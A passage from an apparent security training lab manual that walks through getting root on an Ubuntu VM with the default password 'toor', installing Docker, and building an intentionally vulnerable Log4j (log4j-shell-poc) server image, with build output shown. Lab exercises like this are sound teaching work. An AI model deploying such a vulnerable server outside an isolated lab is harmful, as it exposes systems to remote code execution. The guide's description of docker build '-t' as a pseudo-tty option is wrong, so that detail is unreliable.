
3. In the left pane, under **Activities** list, scroll down and click the **Terminal** icon to open the Terminal window.



4. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.




5. First we need to install docker.io in ubuntu machine, to do that type **sudo apt-get update** and press **Enter**.




6. Once the update is completed, type **sudo apt-get install docker.io** and press **Enter** to install docker.

Note: If a question appears **Do you want to continue?** type **Y** and press **Enter**.



7. Once docker.io is successfully installed, type **cd log4j-shell-poc/** and press **Enter** to navigate to **log4j-shell-poc** directory.



8. Now, we need to setup log4j vulnerable server, to do that type **docker build -t log4j-shell-poc .** and press **Enter**.

Note: **-t**: specifies allocating a pseudo-tty.

```
root@ubuntu-Virtual-Machine:/home/ubuntu# cd log4j-shell-poc/
root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc# docker build -t log4j-shell-poc .
Sending build context to Docker daemon  44.48MB
Step 1/5 : FROM tomcat:8.0.36-jre8
8.0.36-jre8: Pulling from library/tomcat
8ad8b3f87b37: Pull complete
751fe39c4d34: Pull complete
b165e84cccc1: Pull complete
acfcc7cbc59b: Pull complete
04b7a9efc4af: Pull complete
b16e55fe5285: Pull complete
8c5cbb866b55: Pull complete
96290882cd1b: Pull complete
85852deeb719: Pull complete
ff68ba87c7a1: Pull complete
584acdc953da: Pull complete
cbed1c54bbdf: Pull complete
4f8389678fc5: Pull complete
Digest: sha256:e6d667fbac9073af3f38c2d75e6195de6e7011bb9e4175f391e0e35382ef8d0d
Status: Downloaded newer image for tomcat:8.0.36-jre8
 ---> 945050cf462d
Step 2/5 : RUN rm -rf /usr/local/tomcat/webapps/*
 ---> Running in 3bcc7f74eaf5
Removing intermediate container 3bcc7f74eaf5
 ---> 94568d5fd7f0
Step 3/5 : ADD target/log4shell-1.0-SNAPSHOT.war /usr/local/tomcat/webapps/ROOT.war
 ---> 118adb9a7440
Step 4/5 : EXPOSE 8080
 ---> Running in 1e39fdc0f356
Removing intermediate container 1e39fdc0f356
 ---> b311af695657
Step 5/5 : CMD ["catalina.sh", "run"]
 ---> Running in 51c3e9911d2d
Removing intermediate container 51c3e9911d2d
 ---> c4b86fac8e05
Successfully built c4b86fac8e05
Successfully tagged log4j-shell-poc:latest
root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc#
```

